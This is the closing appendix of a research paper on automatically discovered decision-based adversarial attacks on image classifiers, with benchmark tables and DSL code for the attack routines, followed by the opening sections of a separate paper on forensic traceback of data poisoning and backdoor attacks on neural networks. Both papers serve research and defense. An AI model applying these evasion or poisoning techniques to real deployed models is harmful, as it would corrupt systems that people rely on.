[49] M. Cheng. (2018) attackbox. [Online]. Available: https://github.com/cmhcbb/attackbox

[50] J. Chen, M. I. Jordan, and M. J. Wainwright. (2019) HSJA. [Online]. Available: https://github.com/Jianbo-Lab/HSJA

[51] G. Huang, Z. Liu, L. v. der Maaten, and K. Q. Weinberger, "Densely connected convolutional networks," in *CVPR*, 2017, pp. 2261–2269.

[52] Y. Chen, J. Li, H. Xiao, X. Jin, S. Yan, and J. Feng, "Dual path networks," in *NIPS*, 2017, pp. 4467–4475.

[53] F. Yu, D. Wang, E. Shelhamer, and T. Darrell, "Deep layer aggregation," in *CVPR*, 2018, pp. 2403–2412.

[54] L. Engstrom, A. Ilyas, H. Salman, S. Santurkar, and D. Tsipras. (2019) Robustness (Python library). [Online]. Available: https://github.com/MadryLab/robustness

[55] S. Zagoruyko and N. Komodakis, "Wide residual networks," in *BMVC*, 2016.

[56] A. Paszke, S. Gross, F. Massa, A. Lerer, J. Bradbury, G. Chanan, T. Killeen, Z. Lin, N. Gimelshein, L. Antiga, A. Desmaison, A. Köpf, E. Yang, Z. DeVito, M. Raison, A. Tejani, S. Chilamkurthy, B. Steiner, L. Fang, J. Bai, and S. Chintala, "PyTorch: An imperative style, high-performance deep learning library," in *NeurIPS*, 2019, pp. 8024–8035.

[57] S. Chen, N. Carlini, and D. A. Wagner, "Stateful detection of black-box adversarial attacks," *arXiv.org*, 2019.

[58] H. Liu, K. Simonyan, and Y. Yang, "DARTS: differentiable architecture search," in *ICLR*, 2019.

[59] B. Zoph, V. Vasudevan, J. Shlens, and Q. V. Le, "Learning transferable architectures for scalable image recognition," in *CVPR*, 2018, pp. 8697–8710.

Appendix

A Hyperparameter Adjustment Strategies

In this section, we will introduce the hyperparameters adjustment strategies used in the Boundary attack [12], the Evolutionary attack [7], and our AutoDA.

Boundary attack. The Boundary attack [12] has two hyperparameters — δ controlling the step size of the orthogonal perturbation, and ε controlling the step size of moving towards the original example. The original implementation would adjust both hyperparameters during the random walk process. If the success rate for the past several trails is too low, ε would be decreased, and when the success rate is too high, ε would be increased. The attack is converged when ε reaches zero. δ is adjusted according to the orthogonal perturbation's success rate similar to adjusting ε. However, using a fixed δ during the random walk process has negligible performance impact with a proper initial value. In this case, we only need to adjust ε during the random walk process.

Evolutionary attack. The Evolutionary attack [7] has several hyperparameters, while only μ is adjusted during the random walk process. μ is adjusted once for every T iterations as follows:

$$\mu \leftarrow \mu \cdot \exp(p - \bar{p}) \tag{2}$$

where p is the success rate of past T trails, $\bar{p}$ is a predefined target success rate. This is a negative feedback strategy keeping the success rate around $\bar{p}$. The original implementation set T to 30 and $\bar{p}$ to 0.2.

AutoDA. Our AutoDA uses a negative feedback strategy similar to the ones used in the above two attack methods especially the Evolutionary attack. Instead of using the $\exp(p-\bar{p})$ function in the Evolutionary attack, we use a piecewise linear function f that satisfies $f(0) = l$, $f(1) = h$, and $f(\bar{p}) = 1$, where l, h are both predefined constants satisfying $0 < l < 1 < h$. The $\bar{p}$ is the predefined target success rate same as in the Evolutionary attack. For implementation simplicity, instead of adjusting the hyperparameter every T iterations as in the Evolutionary attack, we adjust the hyperparameter in each iteration according to a decayed success rate p defined as follows:

$$p \leftarrow \alpha \cdot p + (1 - \alpha) \cdot k \tag{3}$$

where $k = 1$ if $\mathbf{x}'$ is adversarial, otherwise $k = 0$, α is the decay rate. We adjust the hyperparameter s as follows:

$$s \leftarrow s \cdot [f(p)]^{1/10} \tag{4}$$

where the extra $\cdot^{1/10}$ is to stabilize the hyperparameter adjustment, so that when p is quite close to 0.0 for ten iterations, s would be decreased to at most $l \cdot s$ instead of a much smaller $l^{10} \cdot s$, and when p is quite close to 1.0 for ten iterations, s would be increased to at most $h \cdot s$ instead of a much larger $h^{10} \cdot s$. This negative feedback strategy would keep the success rate around $\bar{p}$, too. We set α to 0.95, l to 0.5, h to 1.5, and $\bar{p}$ to 0.25 in AutoDA.

B The AutoDA 1st and AutoDA 2nd

For the AutoDA 1st and 2nd, we show their original SSA form programs, their SSA form programs after discarding

Table 3: The *attack success rate* ($\varepsilon = 0.5$) given different number of *queries* for the six attack methods on the four normal CIFAR-10 models.

Model	ResNet50			DenseNet			DPN			DLA		
Queries	2,000	4,000	20,000	2,000	4,000	20,000	2,000	4,000	20,000	2,000	4,000	20,000
Boundary	3.3%	10.7%	97.4%	3.9%	12.6%	97.7%	3.9%	8.5%	95.1%	3.1%	11.0%	97.5%
Evolutionary	29.4%	65.4%	99.6%	31.0%	65.9%	99.1%	21.2%	54.6%	98.1%	28.1%	63.2%	98.8%
Sign-OPT	39.2%	79.3%	**99.9%**	43.3%	81.9%	**99.7%**	33.1%	71.6%	**99.3%**	39.1%	78.7%	**99.7%**
HSJA	64.0%	85.8%	96.6%	66.8%	88.2%	98.0%	55.0%	76.8%	90.5%	65.0%	87.2%	99.0%
HSJA*	33.7%	61.4%	98.8%	37.0%	64.9%	98.5%	28.4%	52.9%	96.7%	32.9%	60.8%	98.1%
AutoDA 1st	**69.8%**	87.1%	99.8%	70.8%	**88.6%**	99.5%	58.0%	80.1%	**99.3%**	**70.6%**	**88.3%**	99.4%
AutoDA 2nd	68.6%	**87.4%**	99.7%	**71.0%**	88.1%	99.4%	**58.3%**	**80.2%**	99.2%	70.1%	87.3%	99.3%

Table 4: The *median* ℓ_2 *distortion* given different number of *queries* for the six attack methods on the four normal CIFAR-10 models.

Model	ResNet50			DenseNet			DPN			DLA		
Queries	2,000	4,000	20,000	2,000	4,000	20,000	2,000	4,000	20,000	2,000	4,000	20,000
Boundary	3.000	1.636	0.178	2.847	1.579	0.166	2.962	1.911	0.206	3.029	1.711	0.172
Evolutionary	0.793	0.399	0.154	0.754	0.378	0.142	0.914	0.468	0.176	0.812	0.401	0.146
Sign-OPT	0.611	0.288	**0.131**	0.586	0.273	**0.123**	0.707	0.352	**0.152**	0.619	0.289	**0.127**
HSJA	0.399	0.252	0.149	0.361	0.228	0.137	0.460	0.301	0.181	0.378	0.243	0.142
HSJA*	0.732	0.402	0.162	0.680	0.376	0.152	0.842	0.482	0.190	0.750	0.403	0.161
AutoDA 1st	**0.356**	**0.245**	0.133	**0.338**	**0.231**	0.124	**0.434**	0.295	0.154	**0.343**	0.239	0.130
AutoDA 2nd	0.364	0.254	0.135	0.344	0.236	0.127	0.436	**0.294**	0.155	0.347	**0.237**	0.129

unused statements, and their compiled TAC form programs in Figure 8.

Though this work focuses on automatically generating attack algorithms but not theoretically understanding them, it turns out that the two discovered programs are related, and there is a geometric interpretation for them. The return value of the AutoDA 1st and 2nd which represents the next random point $\mathbf{x}'$ to walk to can be simplified into the following form ($\mathbf{x}'_1$ for the AutoDA 1st, $\mathbf{x}'_2$ for the AutoDA 2nd),

$$\mathbf{x}'_1 = \mathbf{x} + s\left[\left(\frac{\mathbf{d}\cdot\mathbf{n}}{\|\mathbf{d}\|_2} + s\|\mathbf{n}\|_2^2\right)\mathbf{d} - \|\mathbf{d}\|_2\mathbf{n}\right] \tag{5}$$

$$\mathbf{x}'_2 = \mathbf{x} + s\left[\left(\frac{\mathbf{d}\cdot\mathbf{n}}{\|\mathbf{d}\|_2} + s\|\mathbf{n}\|_2^2\right)\left(1 + \frac{1}{\|\mathbf{x}\|_2}\right)\mathbf{d} - \|\mathbf{d}\|_2\mathbf{n}\right] \tag{6}$$

where $\mathbf{x}$ is the best adversarial example already found and $\mathbf{x}_0$ is the original example (both are defined in Alg. 1), $\mathbf{n}$ is the standard Gaussian noise described in Section 3.3, s is the scalar hyperparameter, and $\mathbf{d} = \mathbf{x}_0 - \mathbf{x}$. s, $\mathbf{x}_0$, $\mathbf{x}$, and $\mathbf{n}$ are `s0`, `v1`, `v2`, and `v3` in Figure 3 respectively.

Relation between the AutoDA 1st and 2nd. In Eq. (5) and Eq. (6), we decompose the noise added to $\mathbf{x}$ into a $\mathbf{d}$ component and a $\mathbf{n}$ component. In this form, the only difference between $\mathbf{x}'_1$ and $\mathbf{x}'_2$ is that $\mathbf{x}'_2$ have an extra $1 + 1/\|\mathbf{x}\|_2$ factor in the $\mathbf{d}$ component's coefficient. $\|\mathbf{x}\|_2$ should have similar magnitude to $\sqrt{\dim(\mathbf{x})}$, which is $\sqrt{32\times32\times3} \approx 55$ for CIFAR-10 and $\sqrt{224\times224\times3} \approx 388$ for ImageNet. Hence $1 + 1/\|\mathbf{x}\|_2$ should be quite close to 1. Thus the AutoDA 2nd is approximately the same as the AutoDA 1st, which explains their benchmark results' similarity.

Geometric interpretation. We can do an orthogonal decomposition of $\mathbf{x}'_1 - \mathbf{x}$ (the noise added to $\mathbf{x}$ to get $\mathbf{x}'_1$) with respect to $\mathbf{d}$,

$$\mathbf{x}'_1 - \mathbf{x} = \underbrace{s^2\|\mathbf{n}\|_2^2\mathbf{d}}_{\mathbf{d}_\parallel} + \underbrace{s\left(\frac{\mathbf{d}\cdot\mathbf{n}}{\|\mathbf{d}\|_2}\mathbf{d} - \|\mathbf{d}\|_2\mathbf{n}\right)}_{\mathbf{d}_\perp} \tag{7}$$

where the $\mathbf{d}_\parallel$ component is parallel to $\mathbf{d}$, and the $\mathbf{d}_\perp$ component is orthogonal to $\mathbf{d}$. With the decomposition in Eq. (7), we can give AutoDA 1st a geometric interpretation. (1) The $\mathbf{d}_\parallel$ component makes movement towards the original example and reduce the distance between the adversarial example and the original example. (2) The $\mathbf{d}_\perp$ component is just the projection of $-\|\mathbf{d}\|_2\mathbf{n}$ onto orthogonal complement of $\mathbf{d}$, which

tries to move along the local classification boundary similar to the Boundary attack's orthogonal perturbation. (3) s controls the step size, since $\mathbf{d}_{\parallel}$ has a s^2 coefficient and $\mathbf{d}_{\perp}$ has a s coefficient. Smaller s leads to smaller step size.

Hyperparameter. Considering the geometric interpretation for $\mathbf{d}_{\parallel}$ in previous paragraph, we can also know why we need to set s to a smaller value when attacking ImageNet models. Since this component makes movement towards the original example to reduce the distance between the adversarial example and the original example, it should at least avoid walking past $\mathbf{x}_0$, thus its coefficient $s^2\|\mathbf{n}\|_2$ should be smaller than 1. We can calculate the expectation of $s^2\|\mathbf{n}\|_2^2$ as $\mathbb{E}(s^2\|\mathbf{n}\|_2^2) = s^2\dim(\mathbf{n})$. For ImageNet models, $\dim(\mathbf{n}) = 224\times224\times3 = 150528$. When $s = 0.01$, $\mathbb{E}(s^2\|\mathbf{n}\|_2^2) = 15.0528 \gg 1$. Thus we need to set s to a smaller value when attacking ImageNet models.

Relation to the Boundary attack. As mentioned above, the $\mathbf{d}_{\perp}$ component is similar to the Boundary attack's orthogonal perturbation, illustrating rationality of this heuristic design. However, there are other important differences between AutoDA 1st and the Boundary attack. (1) Our attacks have only one hyperparameter s, which controls both $\mathbf{d}_{\perp}$ and $\mathbf{d}_{\parallel}$. As s decreasing during the random walk process, the magnitude of the $\mathbf{d}_{\parallel}$ component would decrease faster than the $\mathbf{d}_{\perp}$ component, since the s^2 coefficient in $\mathbf{d}_{\parallel}$ decreases faster than the s coefficient in $\mathbf{d}_{\perp}$. In contrast, the Boundary attack has two hyperparameters. They are tuned separately during the random walk process as described in Section A. (2) The Boundary attack's orthogonal perturbation is obtained by projecting a random noise onto the sphere centered at $\mathbf{x}_0$ and then normalizing its length to δ. Our attacks take a simpler approach of directly projecting a random noise onto the orthogonal complement of $\mathbf{d}$ without normalization. Besides, a fixed δ has negligible performance impact as mentioned in Section A. This might suggest using a hyperparameter δ to normalize the projection of the random noise is not effective enough, while our approach of projection without normalization performs better.

C Implement the Boundary Attack with the AutoDA DSL

To show the expressiveness of our DSL, we provide one possible implementation of the Boundary attack [12] using our AutoDA DSL in Figure 7.

D Extra Benchmark Results

We provide extra benchmark results for Section 5.2. Table 3 and Table 4 show the *attack success rate* ($\varepsilon = 0.5$) and the ℓ_2 *distortion* given different number of *queries* for the six attack methods on the four normal models on the CIFAR-10 dataset respectively. Moreover, Figure 9 provides intuitive

```
def Boundary_generate(
      s0, s1, s2, v3, v4, v5):
    v6 = SUB.VV(v3, v4)
    s7 = NORM.V(v6)
    v8 = DIV.VS(v6, s7)
    s9 = DOT.VV(v5, v8)
    v10 = MUL.VS(v8, s9)
    v11 = SUB.VV(v5, v10)
    s12 = NORM.V(v11)
    s13 = MUL.SS(s1, s7)
    s14 = DIV.SS(s13, s12)
    v15 = MUL.VS(v11, s14)
    v16 = SUB.VV(v6, v15)
    v17 = DIV.VS(v16, s2)
    s18 = NORM.V(v17)
    v19 = SUB.VV(v3, v17)
    s20 = MUL.SS(s0, s7)
    s21 = SUB.SS(s18, s7)
    s22 = ADD.SS(s20, s21)
    s23 = DIV.SS(s22, s18)
    v24 = MUL.VS(v17, s23)
    v25 = ADD.VV(v19, v24)
    return v25
```

(a)

```
def Boundary_generate(
      s0, s1, s2, v0, v1, v2):
    v3 = SUB.VV(v0, v1)
    s3 = NORM.V(v3)
    v4 = DIV.VS(v3, s3)
    s4 = DOT.VV(v2, v4)
    v4 = MUL.VS(v4, s4)
    v4 = SUB.VV(v2, v4)
    s4 = NORM.V(v4)
    s5 = MUL.SS(s1, s3)
    s4 = DIV.SS(s5, s4)
    v4 = MUL.VS(v4, s4)
    v3 = SUB.VV(v3, v4)
    v3 = DIV.VS(v3, s2)
    s4 = NORM.V(v3)
    v4 = SUB.VV(v0, v3)
    s5 = MUL.SS(s0, s3)
    s3 = SUB.SS(s4, s3)
    s3 = ADD.SS(s5, s3)
    s3 = DIV.SS(s3, s4)
    v3 = MUL.VS(v3, s3)
    v3 = ADD.VV(v4, v3)
    return v3
```

(b)

Figure 7: (a) One possible implementation of the Boundary attack's `generate()` function as a SSA form program in the AutoDA DSL. `s0` and `s1` are the ε and δ hyperparameters in the Boundary attack respectively, `s2` is derived from the δ as $\sqrt{1+\delta^2}$. The Boundary attack would adjust both the ε and the δ during the random walk process. However, a fixed δ has negligible performance impact as mentioned in Section A. For simplicity, we fix the δ so that both `s1` and `s2` can be considered as fixed hyperparameters. As a result, we do not need to add the extra $\sqrt{\cdot}$ operation to our DSL for implementing the Boundary attack. `v3` is the original example $\mathbf{x}_0$, `v4` is the adversarial example $\mathbf{x}$ the random walk process already found, and `v5` is the standard Gaussian noise $\mathbf{n}$. (b) The compiled TAC form version of the same program. The `s0`, `s1`, `s2`, `v0`, `v1` and `v2` are compiled from the `s0`, `s1`, `s2`, `v3`, `v4` and `v5` in the SSA form program respectively.

impressions about our algorithm's performance by visualizing adversarial examples generated by the AutoDA 1st and Boundary attack under different number of queries against the ResNet50 model on CIFAR-10.

Discard Unused Statements

```
def AutoDA_1st(s0, v1, v2, v3):
    v4 = SUB.VV(v1, v2)
    s5 = NORM.V(v4)
    v6 = DIV.VS(v4, s5)
    v7 = MUL.VS(v4, s0)
    v8 = MUL.VS(v3, s0)
    s9 = DIV.SS(s0, s0)
    s10 = SUB.SS(s9, s5)
    v11 = MUL.VS(v8, s5)
    s12 = ADD.SS(s10, s9)
    s13 = MUL.SS(s12, s0)
    s14 = ADD.SS(s9, s12)
    v15 = DIV.VS(v11, s13)
    s16 = DOT.VV(v11, v11)
    v17 = ADD.VV(v8, v6)
    s18 = DOT.VV(v17, v8)
    v19 = SUB.VV(v7, v15)
    s20 = DOT.VV(v19, v4)
    v21 = MUL.VS(v4, s18)
    v22 = ADD.VV(v21, v2)
    v23 = SUB.VV(v22, v11)
    return v23
```

```
def AutoDA_1st(s0, v1, v2, v3):
    v4 = SUB.VV(v1, v2)
    s5 = NORM.V(v4)
    v6 = DIV.VS(v4, s5)
    v8 = MUL.VS(v3, s0)
    v11 = MUL.VS(v8, s5)
    v17 = ADD.VV(v8, v6)
    s18 = DOT.VV(v17, v8)
    v21 = MUL.VS(v4, s18)
    v22 = ADD.VV(v21, v2)
    v23 = SUB.VV(v22, v11)
    return v23
```

Allocate Memory Slots

```
def AutoDA_1st(s0, v0, v1, v2):
    v3 = SUB.VV(v0, v1)
    s1 = NORM.V(v3)
    v4 = DIV.VS(v3, s1)
    v5 = MUL.VS(v2, s0)
    v6 = MUL.VS(v5, s1)
    v4 = ADD.VV(v5, v4)
    s1 = DOT.VV(v4, v5)
    v3 = MUL.VS(v3, s1)
    v3 = ADD.VV(v3, v1)
    v3 = SUB.VV(v3, v6)
    return v3
```

(a)

Discard Unused Statements

```
def AutoDA_2nd(s0, v1, v2, v3):
    v4 = SUB.VV(v1, v2)
    s5 = NORM.V(v4)
    v6 = DIV.VS(v4, s5)
    v7 = MUL.VS(v3, s0)
    v8 = ADD.VV(v7, v6)
    s9 = NORM.V(v2)
    v10 = MUL.VS(v8, s5)
    s11 = DOT.VV(v10, v7)
    v12 = DIV.VS(v6, s9)
    s13 = DOT.VV(v12, v8)
    s14 = MUL.SS(s13, s13)
    s15 = MUL.SS(s14, s14)
    s16 = MUL.SS(s11, s15)
    v17 = ADD.VV(v6, v12)
    s18 = SUB.SS(s9, s11)
    s19 = SUB.SS(s9, s18)
    v20 = MUL.VS(v17, s11)
    v21 = ADD.VV(v1, v20)
    s22 = MUL.SS(s16, s19)
    v23 = SUB.VV(v21, v10)
    return v23
```

```
def AutoDA_2nd(s0, v1, v2, v3):
    v4 = SUB.VV(v1, v2)
    s5 = NORM.V(v4)
    v6 = DIV.VS(v4, s5)
    v7 = MUL.VS(v3, s0)
    v8 = ADD.VV(v7, v6)
    s9 = NORM.V(v2)
    v10 = MUL.VS(v8, s5)
    s11 = DOT.VV(v10, v7)
    v12 = DIV.VS(v6, s9)
    v17 = ADD.VV(v6, v12)
    v20 = MUL.VS(v17, s11)
    v21 = ADD.VV(v1, v20)
    v23 = SUB.VV(v21, v10)
    return v23
```

Allocate Memory Slots

```
def AutoDA_2nd(s0, v0, v1, v2):
    v3 = SUB.VV(v0, v1)
    s1 = NORM.V(v3)
    v3 = DIV.VS(v3, s1)
    v4 = MUL.VS(v2, s0)
    v5 = ADD.VV(v4, v3)
    s2 = NORM.V(v1)
    v5 = MUL.VS(v5, s1)
    s1 = DOT.VV(v5, v4)
    v4 = DIV.VS(v3, s2)
    v3 = ADD.VV(v3, v4)
    v3 = MUL.VS(v3, s1)
    v3 = ADD.VV(v0, v3)
    v3 = SUB.VV(v3, v5)
    return v3
```

(b)

Figure 8: (a) and (b) show the original SSA form programs, the SSA form programs after discarding unused statements, and the compiled TAC form programs after allocating memory slots for the SSA form programs, for the AutoDA 1st and AutoDA 2nd respectively. In the original SSA form programs and the SSA form programs after discarding unused statements, `s0` is the hyperparameter, `v1` is the original adversarial example $\mathbf{x_0}$, `v2` is the adversarial example $\mathbf{x}$ the random walk process already found, and `v3` is the standard Gaussian noise $\mathbf{n}$. In the TAC form programs, `s0`, `v0`, `v1` and `v2` is compiled from the `s0`, `v1`, `v2`, `v3` in the SSA form programs respectively.




Figure 9: Adversarial examples generated by the AutoDA 1st and Boundary attack under different number of queries (the first eight columns) as well as their corresponding original natural images (the last column) when attacking the normal ResNet50 model on CIFAR-10. The 1st, 3rd and 5th rows are adversarial examples generated by AutoDA 1st, while the 2nd, 4th and 6th rows are for Boundary. The ℓ_2 distortion d is provided above each image.

Poison Forensics: Traceback of Data Poisoning Attacks in Neural Networks

Shawn Shan, Arjun Nitin Bhagoji, Haitao Zheng, Ben Y. Zhao
Computer Science, University of Chicago
{shawnshan, abhagoji, htzheng, ravenben}@cs.uchicago.edu

Abstract

In adversarial machine learning, new defenses against attacks on deep learning systems are routinely broken soon after their release by more powerful attacks. In this context, *forensic tools* can offer a valuable complement to existing defenses, by tracing back a successful attack to its root cause, and offering a path forward for mitigation to prevent similar attacks in the future.

In this paper, we describe our efforts in developing a forensic traceback tool for poison attacks on deep neural networks. We propose a novel iterative clustering and pruning solution that trims "innocent" training samples, until all that remains is the set of poisoned data responsible for the attack. Our method clusters training samples based on their impact on model parameters, then uses an efficient data unlearning method to prune innocent clusters. We empirically demonstrate the efficacy of our system on three types of dirty-label (backdoor) poison attacks and three types of clean-label poison attacks, across domains of computer vision and malware classification. Our system achieves over 98.4% precision and 96.8% recall across all attacks. We also show that our system is robust against four anti-forensics measures specifically designed to attack it.

1 Introduction

For external facing systems in real world settings, few if any security measures can offer full protection against all attacks. In practice, digital forensics and incident response (DFIR) provide a complementary security tool that focuses on using post-attack evidence to trace back a successful attack to its *root cause*. For packet routing on the wide-area Internet, for example, forensic IP traceback tools can identify the true source of a Denial of Service (DoS) attack. Not only can forensic tools help operators identify (and hopefully patch) vulnerabilities responsible for successful attacks, but strong forensics can provide a strong deterrent against future attackers by threatening them with post-attack identification.

Such an approach would be particularly attractive in the context of attacks against deep learning systems, where new defenses are routinely broken soon after their release by more powerful attacks [3,11,12,65,80]. Consider for example "poisoning attacks," a threat that arises from the reliance of ML trainers and operators on external data sources, either purchasing data from or outsourcing data collection to third parties [55]. An attacker can inject manipulated training data into the training data pipeline, thus causing the resulting model to produce targeted misclassification on specific inputs. Recent advances in poisoning attacks have made them more powerful [1, 48], more realistic [65, 80, 83], and more stealthy [4, 45]. In a recent survey, industrial practitioners ranked data poisoning attacks as the most worrisome threat to industry machine learning systems [42].

For data poisoning attacks, effective forensics would add a valuable complement to existing defenses, by helping to identify *which* training samples led to the misclassification behavior used in the attack. We call this the "poison traceback problem." Starting with evidence of the attack (an input sample that triggers the misclassification), a forensic tool would seek to identify a particular subset of training data responsible for corrupting the model with the observed misclassification behavior. Combined with metadata or logs that track the provenance of training data, this enables practitioners to identify either the source of the poison data, or a vulnerability in the data pipeline where the poison data was inserted. Either result leads to direct mitigation steps (e.g. removing an unreliable data vendor or securing a breached server on the training data pipeline) that would patch the pipeline and improve robustness to similar attacks in the future.

Several factors make the poison traceback problem quite challenging in practice. First, today's deep learning models employ large complex architectures that do not easily lend themselves to explainability. Specific behaviors do not localize themselves to specific neurons as once speculated. Second, the effects of poisoning attacks generally require training on a *group* of poisoned data, and a subset of the poisoned training data is unlikely to produce the same behavior. Thus a brute force search for the subset of poisoned training data

would involve testing an exponential number of sample combinations from a large training corpus. Finally, a poison traceback tool produces evidence that can lead to the identification of parties responsible for an attack. Thus these tools must have very high precision, since false positives could lead to false accusations and negative consequences.

In this paper, we introduce the poison traceback problem, and propose the first solution that accurately identifies poisoned training data responsible for an observed attack. Our solution utilizes an iterative clustering and pruning algorithm. At each step, it groups training samples into clusters based on their impact on model parameters, then identifies benign clusters using an efficient data unlearning algorithm. As benign clusters are pruned away, the algorithm converges on a minimal set of training samples responsible for inducing the observed misclassification behavior. In detailed experiments covering a variety of tasks/datasets and attacks, our approach produces highly accurate (high precision and recall) identification of poison data for both dirty-label and clean-label poison attacks.

This paper makes the following contributions to the forensics of poison attacks:

- We define forensics in the context of data poisoning attacks and design a forensics system that effectively traces back misclassification events to poison training data responsible.
- We empirically demonstrate the effectiveness of our system on three types of dirty-label poison attacks and three types of clean-label poison attacks, across two domains of computer vision and malware classification. Our system achieves over 98.4% precision and 96.8% recall on identifying poison training data,
- We test our system against 4 alternative forensic designs adapted from prior defenses, and show our system consistently succeeds on attacks where alternatives fall short.
- We consider potential anti-forensics techniques that can be used to evade our system. We test our system and show that it is robust against 6 adaptive attacks specifically designed to overcome this forensic system.

To the best of our knowledge, this is the first work to explore a forensics approach to address data poisoning attacks on deep learning systems. This is a significant departure from existing works that focus entirely on attack prevention. Given our initial results, we believe poison traceback is a promising direction worthy of further exploration.

2 Background and Related Work

In this section, we present the background and related work on data poisoning and digital forensics.

2.1 Data Poisoning


In data poisoning attacks, the attacker gains access to the training data pipeline of the victim ML system, *e.g.,* via a malicious data provider, and injects a set of poison data into the training dataset. The poison data causes the victim's model to have certain vulnerabilities, *i.e.,* misclassifying certain inputs targeted by the attacker.

Data Poisoning Attacks. We can divide existing poison attacks into two categories based on their attack assumptions: dirty-label attacks where attacker can modify both the data and their semantic labels, and clean-label attacks where attacker can only modify the data. Dirty-labels attacks [29, 48, 80], often called as backdoor attacks, seek to inject a *trigger* into the victim model. A trigger is a unique input signal (*e.g.,* a yellow sticker on an image, a trigger word in a sentence) that once present can lead the victim model to misclassify any inputs to a target label selected by the attacker (*e.g.,* the presence of yellow sticker leads the model to classify stop signs as speed limits [29]).

Clean-label attacks further divide into clean-label backdoor attacks and clean-label triggerless attacks. Clean-label backdoor attacks [61, 65, 76] are similar to dirty-label backdoor attacks except that attacker cannot modify the label of the poison data. Clean-label triggerless attack aims to misclassify a single unmodified test data. Shafahi *et al.* [66] proposed the first clean-label triggerless attack where an attacker injects poison data to disrupt the feature region of the targeted data. Several proposals [1, 87] significantly improve the performance of clean-label attacks by positioning poison data on a convex polytope around the target data. These clean-label attacks only perform well when the victim model's feature space is known, *i.e.,* assuming the victim uses transfer learning and the attacker has white-box access to the pretrained model's parameters. A recent attack, WitchBrew [26], targets the from-scratch training scenario leveraging gradient alignment of poison and target data.

Data Poisoning Defenses. A large body of research seeks to defend against poison attacks. Robust training defenses modify the training of neural networks to be resilient against data poisoning. Existing robust training defenses leverage ensemble training [36], kNN majority voting [35], adversarial training [27], random smoothing [78], and data augmentation [7]. Other defenses try to diagnose and patch an already poisoned model. Neural Cleanse [79] assumes backdoor triggers are small input signals and reverse engineers the injected backdoor trigger. Fine-Pruning and STRIP assume neurons related to poison are not activated by benign data, and thus remove unused neurons [24, 47]. SPECTRE [31] assumes a Gaussian distribution of benign feature representations, and filters out anomalous inference queries.

Still, defending against poison attacks remains a challenging problem, mainly because the injected vulnerability is hidden and has not been activated at defense time. Thus, existing defenses examine the training data or various behaviors of the model to identify anomalous signals that might be malicious. While existing defenses have shown promising signs by preventing many poison attacks, stronger and adaptive attackers are able to bypass existing defenses [4, 63, 65, 80, 83].



a) Model training b) Inference time c) Post-attack forensic analysis

Figure 1: The general scenario for our trackback system. a) the attacker poisoned the training data to inject vulnerability into the model; b) at run-time, the attacker submits an attack input to cause a misclassification event; c) our traceback system inspects the misclassification event to identify its root cause.

2.2 Background on Digital Forensics

First introduced in the 1970s, digital forensics has been a major and growing area of cybersecurity. Digital forensics seeks to trace the *source* of a cyberattack that has already happened leveraging traces that the attacker left in the victim system.

"Attack incidents" trigger the forensic analysis, *i.e.,* when the system administrator discovers a cyberattack after some catastrophic events have happened (*e.g.,* web servers overloaded with dummy requests, machine takeover, or sensitive data appearing in the dark web). Then, a forensics system is assigned to investigate the source of the attack. Forensic analysis often starts with evidence collection from the logs of the victim system. Then the system connects these pieces of evidence using their casual links to form a causal graph, and identifies the root cause of the attack by tracing through the casual graph starting from the attack incident.

Benefits of Forensics. Successful forensics can lead to prosecution of the perpetrator, stopping the attack from the source, and offering insights to build more secure systems. Forensics can even break the arms race between attackers and defenders, since an attacker faces a much higher cost of iterating with a forensics system, *i.e.,* the attacker is held accountable as long as the forensics system succeeds once. Consequently, the risk of being caught acts as a strong deterrent to discourage any attackers from launching the attack in the first place.

Forensics vs. Defenses. Forensics is a *complementary* approach to defenses (or security through prevention). While there is a significant amount of prior works focusing on defenses against adversarial attacks, history (in both machine learning security and multiple other security areas) shows that no defense is perfect in practice, and attackers will find ways to circumvent even strong defenses. Forensics addresses the incident response of successful attacks by tracing back to the root causes. Modern security systems leverage both defenses and forensics to achieve maximum security.

The same dynamic holds true in the context of poison attacks on neural networks. For example, a defense against backdoors that identifies poison training data can be circumvented by an attacker who breaches the server after the defense has been applied, but prior to model training.

Existing Digital Forensics Research. Forensics has been widely studied in security community to solve a wide variety of security problems, *e.g.,* tracing the source IP of DDoS attacks [17, 62, 72], origins of intrusion [39, 84], and the cause of advance persistent threats (APTs) [23, 82, 85]. Existing research addresses many technical challenges of forensics. [6, 21, 38, 43] seek to secure the integrity of traces left by the attacker against potential tampering. [19, 44, 50, 81] reduce the large storage overhead of logging while preserving enough information. [39, 51, 85] address the dependency-explosion problem where a forensics system cannot narrow down the true cause of the attack. Another line of research focuses on post-forensics, *i.e.,* after the root cause is identified. The post-forensics system can prosecute the attacker in court by generating causal proof [20, 25] and fingerprint the attack to prevent similar attacks in the future [37, 54, 58].

3 Traceback on Data Poisoning Attacks

In this paper, we consider the task of applying forensics to uncover the presence of data poisoning attacks on deep neural network (DNN) models. Given a misclassification event at test time, we seek to identify the set of poisoned training data that resulted in the misclassification.

